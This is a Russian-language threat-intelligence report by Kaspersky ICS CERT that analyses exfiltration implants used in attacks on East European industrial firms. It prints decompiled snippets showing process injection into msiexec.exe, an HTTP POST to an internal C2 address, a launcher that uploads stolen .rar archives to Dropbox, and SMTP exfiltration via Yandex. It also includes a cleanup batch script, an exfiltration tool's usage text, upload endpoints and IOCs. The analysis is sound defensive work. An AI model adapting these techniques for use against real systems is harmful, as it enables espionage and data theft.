kaspersky

Техники, тактики и процедуры атак на промышленные компании. Импланты для выгрузки данных на сервер

Кирилл Круглов
Вячеслав Копейцев
Артём Снегирёв

10.08.2023 Version 1.1

Это третья часть нашего исследования, посвященного анализу серии атак на промышленные компании в Восточной Европе.

Атакующие стремились организовать постоянно действующий канал для вывода украденных данных, включая данные, размещенные на физически изолированных (air-gapped) системах.

В ходе исследования в общей сложности мы обнаружили более 15 имплантов и их вариантов, установленных злоумышленниками в разных сочетаниях.

Весь стек имплантов, примененных в атаках, можно разделить на три категории исходя из их ролей:

- Импланты первого этапа для обеспечения бесперебойного удаленного доступа и первоначального сбора данных
- Импланты второго этапа для сбора данных и файлов, в том числе с физически изолированных систем
- Импланты третьего этапа и инструменты для выгрузки данных на командные серверы

В этой части представлена информация о четырех типах имплантов и двух инструментах, которые использовались на последнем (третьем) этапе обнаруженных атак. Атакующие развертывали импланты третьего этапа с помощью импланта первого этапа, а также импланта второго этапа.

У имплантов третьего этапа много общего с имплантами первого этапа, включая использование облачного хранилища данных (например, Dropbox, Yandex Disk), обфускацию кода, а также процедуры выполнения кода, основанные на технике подмены DLL (DLL hijacking).

Полный текст отчёта опубликован на портале Kaspersky Threat Intelligence. Дополнительную информацию вы можете запросить по адресу ics-cert@kaspersky.com.

Стек имплантов, предназначенных для выгрузки файлов на Dropbox

В ходе нашего исследования мы обнаружили стек имплантов, предназначенных для выгрузки файлов на сервис Dropbox и рассчитанных на работу в связке с имплантом второго этапа для сбора данных.

Набор вредоносных программ состоит из трех имплантов, образующих прямую цепочку выполнения (в три шага).

Вредоносное ПО, выполняемое на первом шаге, используется для закрепления в системе, развертывания и запуска модуля вредоносного ПО второго шага, которое отвечает за выгрузку собранных файлов на сервер через вызов импланта третьего шага и удаление временных объектов.

Такая архитектура позволяет злоумышленникам изменять поток выполнения путем замены одного модуля в цепочке. В ходе анализа мы обнаружили 5 вариантов имплантов третьего шага и 2 варианта имплантов второго шага, развернутых через несколько месяцев после первоначальной атаки.

Самые первые варианты имплантов второго шага в цепочке были предназначены для расшифровки вредоносной нагрузки третьего шага и ее внедрения в память легитимного процесса (например, «msiexec.exe»). Все варианты вредоносной нагрузки третьего шага в этой цепочке были практически идентичны и различались только адресами командных серверов.

Имплант второго шага — создание «msiexec.exe» для внедрения вредоносной нагрузки

```
strcpy(v12, "msiexec.exe");
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
GetModuleFileNameA(0, v13, 0x104u);
wsprintfA(CommandLine, "%s %s", v12, v13);
if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  OutputDebugStringA(v13);
  GetModuleFileNameA(0, v13, 0x104u);
  lpBaseAddress = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(ProcessInformation.hProcess, 0, 0x8C00u, 0x3000u, 0x40u);
  if ( lpBaseAddress )
  {
    v4 = 100;
    do
    {
      GetModuleFileNameA(0, v13, 0x104u);
      OutputDebugStringA(v13);
      --v4;
    }
    while ( v4 );
    if ( WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, &unk_40AC40, 0x8C00u, 0) )
    {
      v5 = 100;
      do
      {
        OutputDebugStringA(v13);
        GetModuleFileNameA(0, v13, 0x104u);
        --v5;
      }
      while ( v5 );
      GetCommandLineW();
      RemoteThread = CreateRemoteThread(ProcessInformation.hProcess, 0, 0, lpBaseAddress, 0, 0, 0);
```

Наше внимание привлек IP-адрес командного сервера в одном из имплантов третьего шага, потому что это был локальный IP-адрес. Это означает, что злоумышленники развернули командный сервер внутри периметра компании и, по-видимому, использовали его как прокси для вывода украденных данных с хостов, не имеющих прямого подключения к интернету.

Вариант импланта третьего шага — отправка «.rar» файлов на некий локальный командный сервер

```
v7 = InternetConnectA(hInternet, "10.2.3.110", 0x1BBu, 0, 0, 3u, 0, 0);
v5 = v7;
v15 = v7;
if ( !v7 )
{
  v5 = 0;
LABEL_13:
  v11 = GetLastError();
  if ( v4 )
  {
    v23 = v4;
    v12 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
    InternetCloseHandle(v23);
  }
  else
  {
    v12 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
  }
  goto LABEL_16;
}
v4 = HttpOpenRequestA(v7, "POST", "/", 0, 0, 0, 0x84400100, 0);
if ( !v4 )
  goto LABEL_13;
Buffer = 60000;
InternetSetOptionA(v4, 2u, &Buffer, 4u);
InternetSetOptionA(v4, 6u, &Buffer, 4u);
InternetSetOptionA(v4, 5u, &Buffer, 4u);
HttpAddRequestHeadersA(
  v4,
  "User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Saf"
  "ari/537.36\r\n"
  "Accept: text/html,*/*\r\n"
  "Accept-Language: en-US\r\n",
  0xAFu,
  0);
```

Позднее злоумышленники развернули новый вариант импланта второго шага, возможности которого включали поиск в папке Outlook имен файлов (т.е. имен учетных записей электронной почты), выполнение удаленных команд и загрузку локальных или удаленных «.rar» файлов на сервис Dropbox через вызов импланта третьего шага.


В таблице ниже представлены краткие сведения о всех командах, выполнение которых поддерживает имплант второго шага (который завершает свою работу, если он вызван без аргументов командной строки):

Команда	Параметры	Описание
uploadlocal		Вызвать имплант третьего шага для выгрузки в папку на сервисе Dropbox локальных .rar файлов из «C:\ProgramData\NetWorks\ZZ» и удаления временных объектов.

Uploadremote	[имя_пользователя] [домен] [SID] [хост] [ntlm-хэш]	Скопировать .rar файлы из «C:\ProgramData\NetWorks\ZZ» на удаленной машине в локальную папку, затем удалить файлы на удаленной машине и вызвать имплант третьего этапа для выгрузки локальных .rar файлов в папку на сервисе Dropbox, затем удалить временные объекты
checkoutlook	[имя_пользователя] [домен] [SID] [хост] [ntlm-хэш]	Осуществить поиск папки Outlook на локальном или удаленном хосте и вывести список файлов на stdout.
Wmic	[имя_пользователя] [домен] [SID] [хост] [ntlm-хэш] [команда]	Выполнить команду в интерпретаторе командной строки локально или удаленно и записать результат в файл «c:\windows\debug\out.txt», затем прочитать файл и вывести его содержимое на stdout, затем удалить файл «out.txt» (локально или удаленно)

Прежде чем удаленно выполнить какую-либо команду, имплант проверяет, имеются ли достаточные привилегии для доступа к удаленному хосту. Для этого он вызывает некую не обнаруженную в ходе исследования утилиту с именем «libvlc.exe» со следующими параметрами: имя пользователя, домен, SID, имя хоста и ntlm-хэш.

Применение неизвестной утилиты для проверки наличия привилегий для доступа к удаленному хосту



Для выгрузки на сервер файлов с локальной машины имплант второго шага вызывает имплант третьего шага, который к этому моменту уже должен быть развернут на машине по статическому пути «c:/users/public/» или по тому же пути, что и имплант второго шага.

```
if ( a2 < 1 )
{
  sub_401040((int)"Invalid args\n", v93);
  v7 = 1;
  goto FreeMem_and_Return;
}
v8 = (int *)&v116;
if ( v118 >= 0x10 )
  v8 = v116;
if ( v117 == 11 )
{
  v9 = "uploadlocal";
  v10 = 7;
  do...                                 // compare strings
  v11 = *(_BYTE *)v8 < (const unsigned __int8)*v9;
  if...                                 // check comparison results
  if ( !v15 )
  {
    TryRun_CL_EXE();
    v7 = 0;
    goto FreeMem_and_Return;
  }
  v5 = a2;
}
```

```
DWORD TryRun_CL_EXE()
{
  DWORD result; // eax@1
  DWORD v1; // esi@2
  const char *v2; // ecx@2
  char v3; // [esp+0h] [ebp-8h]@0

  result = FindRarFiles_PrependFileHeader();
  if ( !result )
  {
    v1 = CreateProcess_CL_EXE();
    v2 = "Run upload failed\n";
    if ( !v1 )
      v2 = "Uploading start\n";
    sub_401040((int)v2, v3);
    result = v1;
  }
  return result;
}
```

```
DWORD CreateProcess_CL_EXE()
{
  DWORD result; // eax@2
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+8h] [ebp-E0h]@1
  struct _STARTUPINFOA StartupInfo; // [esp+18h] [ebp-D0h]@1
  CHAR CommandLine; // [esp+60h] [ebp-88h]@1
  __int16 v4; // [esp+D8h] [ebp-10h]@1
  char v5; // [esp+DAh] [ebp-Eh]@1

  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 257;
  qmemcpy(
    &CommandLine,
    "c:\\users\\public\\cl.exe DF001 c:\\programdata\\NetWorks\\zz [redacted]m-dzQQK 5"
    0x78u);
  StartupInfo.wShowWindow = 0;
  v4 = *(_WORD *)" 5";
  v5 = aCUsersPublicCl[122];
  ProcessInformation = 0i64;
  *(_QWORD *)&StartupInfo.lpReserved = 0i64;
  *(_QWORD *)&StartupInfo.lpTitle = 0i64;
  *(_QWORD *)&StartupInfo.dwY = 0i64;
  *(_QWORD *)&StartupInfo.dwYSize = 0i64;
  *(_QWORD *)&StartupInfo.dwYCountChars = 0i64;
  *(_QWORD *)&StartupInfo.cbReserved2 = 0i64;
  *(_TBYTE *)((char *)&StartupInfo.hStdInput + 2) = 0.0;
  if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    result = 0;
  else
    result = GetLastError();
  return result;
}
```

Имплант второго шага запускает имплант третьего шага (с именем «cl.exe») для выгрузки «.rar» файлов на Dropbox

Необходимо отметить, что перед тем, как вызвать имплант третьего шага для выгрузки файлов на сервер, имплант второго шага добавляет в начало каждого «.rar» файла нестандартный заголовок, который содержит имя хоста — источника файла и первоначальное имя файла (состоит из даты и времени создания файла). Злоумышленники делают это, чтобы избежать

потери метаданных: при загрузке файла на Dropbox имплант меняет имя файла на псевдослучайную последовательность чисел.

Все варианты импланта третьего шага предназначены для выгрузки собранных «.rar» файлов на Dropbox из «C:\ProgramData\NetWorks\ZZ» с локальной машины. Эта операция выполняется следующим образом:

- Подключение к Dropbox с помощью встроенного OAuth-токена, создание папки с именем локальной машины.
- Загрузка маленького файла «host», содержащего основные сведения о локальной машине (имя компьютера, имя пользователя, IP-адрес, MAC-адрес) и зашифрованного с помощью алгоритма RC4.
- Шифрование всех «.rar» файлов алгоритмом RC4 и загрузка их на Dropbox.
- Удаление всех «.rar» файлов в «C:\ProgramData\NetWorks\ZZ» на локальной машине.

Вместе с описанным выше стеком имплантов мы обнаружили «.bat» файл, содержащий скрипт, предназначенный для удаления файлов промежуточных шагов и артефактов из «c:\Users\Public». Этот скрипт, вероятно, использовался перед обновлением стека имплантов или в случаях принятия злоумышленниками решения покинуть зараженную машину.

Пакетный скрипт для интерпретатора командной строки, предназначенный для удаления временных объектов

```
del /f /q c:\Users\Public\*.exe
del /f /q c:\Users\Public\*.dll
del /f /q c:\Users\Public\*.log
del /f /q c:\Users\Public\*.manifest
del /f /q c:\Users\Public\*.ps1
del /f /q c:\Users\Public\sys
del /f /q c:\Users\Public\*.xml
```


Инструменты для выгрузки украденных файлов вручную

Наряду с другими имплантами мы обнаружили два инструмента, с помощью которых злоумышленники отправляли украденные данные вручную.

Инструмент для выгрузки файлов на Yandex Disk

Один из инструментов с именем «AuditSvc.exe» был предназначен для выгрузки произвольных файлов на сервис Yandex Disk и загрузки с него. OAuth-токен, путь к файлу и некоторые другие параметры можно было передавать как аргументы командной строки. При этом параметры можно было определить и в конфигурационном файле с именем «MyLog.ini».

Инструмент для выгрузки данных на Yandex Disk



Инструмент для выгрузки файлов на файлообменные сервисы

Второй обнаруженный инструмент с именем «transfer.exe» был предназначен для выгрузки произвольных файлов на 16 поддерживаемых файлообменных сервисов, а также с этих сервисов на компьютер.

Сервис	URL-адрес
imgonl(onl)	https://img[.]onl/api/upload.php
litterbox(lit)	https://litterbox.catbox[.]moe/resources/internals/api.php
imgbb(ibb)	https://imgbb[.]com/
transfer(trs)	https://transfer[.]sh
schollz	https://share.schollz[.]com
null(0x0)	https://0x0[.]st/
tinyimg(tin)	https://tinyimg[.]io/upload
gifyu(gif)	https://gifyu[.]com/
imgshare(ims)	https://imgshare[.]io/
imgpile(imp)	https://imgpile[.]com/
zippyimage(zip)	https://zippyimage[.]com/

extraimage(ext)	https://extraimage[.]info/
picpaster(pic)	https://upload.picpaste[.]me/
imaurupload(imu)	https://imgurupload[.]org
sm.ms(sms)	https://sm[.]ms/api/v2/upload
easycaptures(esy)	https://easycaptures[.]com/upload_file_new.php

Помимо использования различных параметров, предназначенных для обеспечения гибкости и оптимизации, инструмент может генерировать и использовать RSA-ключ на стороне клиента.

Команды и параметры, принимаемые «transfer.exe»

```
Backend Api Support:
  litterbox(lit), null(0x0),imgshare(ims),
  tinyimg(tin),transfer(trs),imgonl(onl),
  imgbb(ibb),sm.ms(sms),extraimage(ext),
  easycaptures(esy),gifyu(gif),imaurupload(imu)
  imgpile(imp),zippyimage(zip),picpaster(pic),

Usage:
  transfer [flags]
  transfer [command]

Examples:

  # upload via different apis, support directory or single file
  ./transfer upload <files-dir>
  ./transfer upload <file>

  # upload via given api such as fio, support directory or single file
  ./transfer fio <files-dir>
  ./transfer fio <file>

  # download files, support log file or single url link
  ./transfer download upload.log
  ./transfer download https://easycaptures.com/8835811426.png

  # test which api has failed, only support single file
  ./transfer test <file>

  # big file transfer, only support single file
  ./transfer big <file>

  # split files combine, only support directory
  ./transfer combine <files-dir>

  # generate rsa key file
  ./transfer genrsa

Available Commands:
  big         upload the big file using chuck
  combine     combine the split files to a big file
  download    download file
  genrsa      generate rsa pem file
  help        Help about any command
  test        test which api fail
  upload      upload file

Flags:
  -d, --debug            enable verbose mode to debug
  -o, --downlog string   download log file (default "download_")
  -e, --encrypt          encrypt stream when upload (default true)
  -h, --help             help for transfer
  -n, --no-progress      disable progress bar to reduce output (default true)
  -t, --output string    download to another file/folder (default "downloaddir")
  -p, --parallel int     set upload and download task count (default 3)
  -s, --silent           enable silent mode to mute output
  -g, --uplog string     upload log file (default "upload_")
  -w, --verify string    verify
  -v, --version          show version and exit

Use "transfer [command] --help" for more information about a command.
```

После выгрузки данных на сервис инструмент создаёт JSON-файл с префиксом «upload_», содержащий URL-ссылку, сгенерированную файлообменным сервисом для доступа к размещенным на нем данным.

Создаваемый инструментом журнал JSON

{"Success":true,"Link":"https://upload.picpaste.me/images/2022/09/05/123.rar.png","File":"C:\\Users\\[redacted]\\Desktop\\ida\\123\\1\\123.rar","Error":""}

Вероятнее всего, злоумышленники использовали этот инструмент в ручном или полу-ручном режиме для выгрузки на файлообменные сервисы журналов и других файлов. При этом итоговый JSON-файл с URL-адресами мог быть выгружен на сервер любым из имплантов первого этапа (описаны в первой части статьи), или имплантом, предназначенным для отправки единственного файла — «111.log» — в виде почтового вложения через почтовый сервис Яндекса (описан ниже).

Имплант для отправки файлов через почтовый сервис Яндекса

Имплант для отправки файлов через почтовый сервис Яндекса загружался с Yandex Disk. К нему была статически прилинкована библиотека libcurl.dll.

Имплант предназначен для отправки единственного файла, размещенного по статическому пути «C:\Users\Public\Downloads\111.log» (жестко закодированному в импланте). Файл «.log» должен отправляться в виде вложения в электронном письме, содержащем текст «Download the attachment pls.». Имплант форматировал тело электронного письма и использовал API «curl_perform» библиотеки libcurl.dll для отправки письма через smtp.yandex.ru, порт TCP 465.

Файл «111.log», вероятнее всего, создается одним из имплантов предыдущих этапов. Он может содержать результаты выполнения команд в интерпретаторе команд Windows или URL-адреса файлов, загруженных на файлообменный сервис описанным выше инструментом.

Фрагмент кода из главной функции импланта

```
sub_1004C770(v16, "<html><body>\r\n<p>Download the attachment pls.< p>< body>< html>\r\n", 0xFFFFFFFF);
sub_1004CC60(v16, "text/html");
v17 = sub_1004C6F0(v15);
sub_1004C770(v17, "Download the attachment pls.\r\n", 0xFFFFFFFF);
v18 = (int *)sub_1004C6F0(v57);
sub_1004CBB0((char)v15, v18, v15);
sub_1004CC60((int)v18, "multipart/alternative");
v19 = sub_1004B9D0(0, "Content-Disposition: inline");
sub_1004CA90((int)v18, v19, 1);
v20 = v57;
v21 = sub_1004C6F0(v57);
v22 = (char *)&v67;
if ( v69 >= 0x10 )
  v22 = v67;
sub_1004C860(v21, v22);
v23 = (int)v56;
sub_1004B890((int)v56, 10269, (char)v20);
OutputDebugStringA("curl perform");
v24 = sub_100484F0(v23);
v56 = (char *)v24;
if ( v24 )
{
  v50 = sub_1004E160(v24);
  v49 = "curl_easy_perform() failed: %s\n";
  v25 = __acrt_iob_func(2);
  sub_100471A0(v25, v49, v50);
  OutputDebugStringA("curl perform failed");
}
sub_100471D0("curl_easy_perform() successed\n", v51);
```

После единственной попытки отправить электронное письмо имплант завершает свою работу. Подобный прямой поток выполнения и отсутствие возможностей закрепления в системе может означать, что имплант предполагалось использовать как инструмент, а не как самодостаточную службу. Тем не менее, не исключено, что злоумышленники использовали простую технику запуска с помощью планировщика задач, чтобы обеспечить закрепление импланта в системе и его периодический запуск, как в случае варианта «E» вредоносной программы FourteenHi.

Заключение

В ходе исследования мы проанализировали широкий набор имплантов, применяемых злоумышленниками для удаленного доступа к системам, сбора данных и загрузки данных на серверы.

Использование популярных облачных хранилищ данных может позволять злоумышленникам обходить меры по обеспечению безопасности. В то же время, оно открывает возможность для повторной утечки украденных данных в случае получения третьими лицами доступа к хранилищу злоумышленников.

Рекомендации

- Установите защитное ПО с поддержкой централизованного управления политиками безопасности на все серверы и рабочие

станции и поддерживайте антивирусные базы и программные модули всех защитных решений в актуальном состоянии.

- Убедитесь, что все компоненты защитного решения включены на всех системах и что действует политика, требующая ввода пароля администратора при любой попытке отключить защиту.
- Рассмотрите возможность применения технологий разрешительных списков и контроля программ, чтобы предотвратить выполнение неизвестных приложений.
- Убедитесь, что политики Active Directory предусматривают ограничения на попытки входа в систему со стороны пользователей. Пользователь должен иметь возможность входа только в те системы, которые необходимы ему для выполнения служебных обязанностей.
- Ограничьте сетевые соединения между системами в технологической сети, включая VPN; заблокируйте соединения на всех портах, использования которых не требует технологический процесс.
- Используйте в качестве второго фактора аутентификации смарт-карты (токены) или одноразовые коды при установлении VPN-соединения. В случаях, где это применимо, используйте технологию ACL (Access Control List), чтобы задать список IP-адресов, с которых может инициироваться VPN-соединение.
- Организуйте обучение персонала безопасной работе с интернетом, электронной почтой и другими каналами связи. В частности, разъясните сотрудникам возможные последствия загрузки и запуска файлов из непроверенных источников.
- Ограничьте использование учетных записей с правами локального администратора и администратора домена, за исключением случаев, когда такие права необходимы для выполнения служебных обязанностей.
- Рассмотрите возможность использования специализированного решения для управления паролями учетных записей локальных администраторов на всех системах.
- Внедрите парольную политику, предусматривающую минимальные требования к уровню сложности паролей и требующую регулярной смены паролей.
- Рассмотрите возможность использования сервисов класса Managed Detection and Response для получения оперативного доступа к знаниям и опыту экспертов высокого уровня в области безопасности.
- Используйте специализированное защитное решение для обеспечения безопасности технологического процесса. Kaspersky Industrial CyberSecurity защищает узлы технологической сети и позволяет осуществлять мониторинг этой сети для обнаружения и блокирования вредоносной активности.

Приложение I — Индикаторы компрометации

Замечание: Индикаторы в этом разделе актуальны на момент публикации.

Полная версия индикаторов компрометации, в том числе правила Yara, доступна в .ioc-файле на портале Kaspersky Threat Intelligence.

Стек имплантов для загрузки файлов на Dropbox

MD5

```
1A1B8EFE8D72984C4744662D2D233C02 (CrashReport.dll)
03C74722A8E6E5E7EA0A5ED0C9F23696 (a.exe)
19BC4620FB5DA10192676F01C3DC71B3 (cl.exe)
EE8AFC6F3BB68F86A64FC6389F2EDC3F (cl.exe)
F8553382DE7E1E349D8E91EDB7C57953 (cu.exe)
5137C61734E2096018CEE99149DAC009 (conhost.exe)
5660CB556D856D081A3DCD497549F47A (Rar2.exe)
976B59F170136B9C3C88BD9A8FC4CE4E (Rar3.exe)
D6CC6A4AF4720DAF8EEE0835D6E5D374 (Rar4.exe)
```

Инструмент для загрузки файлов на Yandex Disk

MD5

```
5C3A88073824A1BCE4359A7B69ED0A8D (AuditSvc.exe)
```

Инструмент для загрузки файлов на файлообменные сервисы

MD5

```
8BA9EE9FD6BD4B9304F7FB868CE975D8 (transfer.exe)
```

IP/URL

```
img[.]onl/api/upload.php
litterbox.catbox[.]moe/resources/internals/api.php
imgbb[.]com
transfer[.]sh
share.schollz[.]com
0x0[.]st/
tinyimg[.]io/upload
gifyu[.]com/
imgshare[.]io
```

```
imgpile[.]com/
zippyimage[.]com
extraimage[.]info
upload.picpaste[.]me
imgurupload[.]org
sm[.]ms/api/v2/upload
easycaptures[.]com/upload_file_new.php
```

Имплант для загрузки файлов на сервер через почтовый сервис Яндекса

MD5

```
971B0687C8281778B28721239801084E (qclite.dll)
```

Приложение II — категории MITRE ATT&CK

Представленная ниже таблица содержит все тактики, техники и процедуры, обнаруженные при анализе активности, описываемой в настоящем отчете.

Тактика	Номер техники	Название и описание техники
Initial Access	**T1566.001**	**Phishing: Spearphishing Attachment** Использование злоумышленниками документов-приманок для развертывания стандартного шпионского ПО.
Execution	**T1204.002**	**User Execution: Malicious File** Заражение системы при запуске вредоносного ПО пользователем, считающим, что это легитимный документ.
	T1059.003	**Command and Scripting Interpreter: Windows Command Shell** Использование cmd.exe для выполнения серии команд.
	T1106	**Native API** Использование функции CreateProcessW для выполнения команд в интерпретаторе командной строки Windows
	T1053.005	**Scheduled Task/Job: Scheduled Task** Выполнение вредоносного ПО с помощью созданной злоумышленниками задачи планировщика задач Windows.
Persistence	**T1547.001**	**Registry Run Keys / Startup Folder:** Закрепление вредоносного ПО в системе путем его добавления в ключ автозапуска системного реестра.
	T1543.003	**Create or Modify System Process: Windows Service** Установка вредоносным ПО себя в качестве службы для закрепления в системе.
	T1053.005	**Scheduled Task/Job: Scheduled Task** Выполнение вредоносного ПО посредством созданной злоумышленниками задачи планировщика задач Windows.
Defense Evasion	**T140**	**Deobfuscate/Decode Files or Information**

		Использование RC4-ключа для расшифровки конфигурации вредоносного ПО и сетевого взаимодействия.
	T1055.002	**Process Injection: Portable Executable Injection** Внедрение при выполнении вредоносного ПО его кода в различные легитимные процессы (msiexec.exe, svchost.exe).
	T1497.001	**System Checks** Осуществление различных проверок системы с целью обнаружить и предотвратить выполнение в средах виртуализации и анализа.
	T1497.003	**Time Based Evasion** Использование различных методов, основанных на учете времени, для обнаружения и избегания сред виртуализации и анализа.
	T1574.002	**Hijack Execution Flow: DLL Side-Loading** Использование злоумышленниками бинарных файлов легитимных приложений для загрузки вредоносной DLL.
Discovery	**T1083**	**File and Directory Discovery** Попытки со стороны вредоносного ПО обнаружить файлы различных типов (.doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .rtf, .eml).
	T1016	**System Network Configuration Discovery** Использование злоумышленниками утилит netstat и ipconfig для получения конфигурации локального сетевого интерфейса и списка открытых портов.
	T1033	**System Owner/User Discovery** Использование злоумышленниками systeminfo, whoami и net для получения информации о пользователе и зараженной системе.
	T1057	**Process Discovery** Использование злоумышленниками tasklist для получения списка активных процессов.
Command and Control	**T1071.001**	**Application Layer Protocol: Web Protocols** Взаимодействие вредоносного ПО с командным сервером по протоколам HTTPS и raw TCP.

	T1573.001	**Encrypted Channel: Symmetric Cryptography** Использование вредоносным ПО алгоритмов RC4 и SSL TLS v3 (с помощью libssl.dll) для шифрования соединений.
Credential Access	**T1003.004**	**OS Credential Dumping: Cached Domain Credentials** Использование злоумышленниками Mimikatz и Reg для извлечения учетных данных из кэша.
Collection	**T1005**	**Data from Local System** Применение вредоносного ПО, предназначенного для сбора и отправки произвольных данных, в том числе с физически изолированных систем, через сменные носители.
Exfiltration	**T1041**	**Exfiltration Over C2 Channel** Вывод злоумышленниками украденных данных через Dropbox, Yandex Disk, почту Яндекса и файлообменные сервисы в качестве каналов связи с командным сервером.

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com